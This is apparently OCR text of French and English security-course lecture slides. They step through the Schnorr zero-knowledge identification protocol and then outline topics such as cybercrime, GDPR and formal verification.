Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$



Chooses a random r


Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

$$\longrightarrow t = g^r \longrightarrow$$



Chooses a random r

Schnorr Protocol, 1991


Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g


Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal


P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$


Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$

V accepts, if $t \cdot y^c = g^s$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal


P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$



Chooses a random c

V accepts, if $t \cdot y^c = g^s$

$$t \cdot y^c = g^r \cdot (g^x)^c = g^{r+x \cdot c} = g^s$$

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité


RGPD

ZKP

Conclusion

Vérification formelle


Designer



Attaquant

Vérification formelle

Designer




Attaquant

Security Team

Vérification formelle

Designer




Attaquant

Donner une preuve

Security Team

Vérification formelle

Designer



Attaquant

Donner une preuve


Trouver une attaque

Security Team

Applications

Bruce Schneier

“Security is a process, not a product.”



Merci pout votre attention

Questions?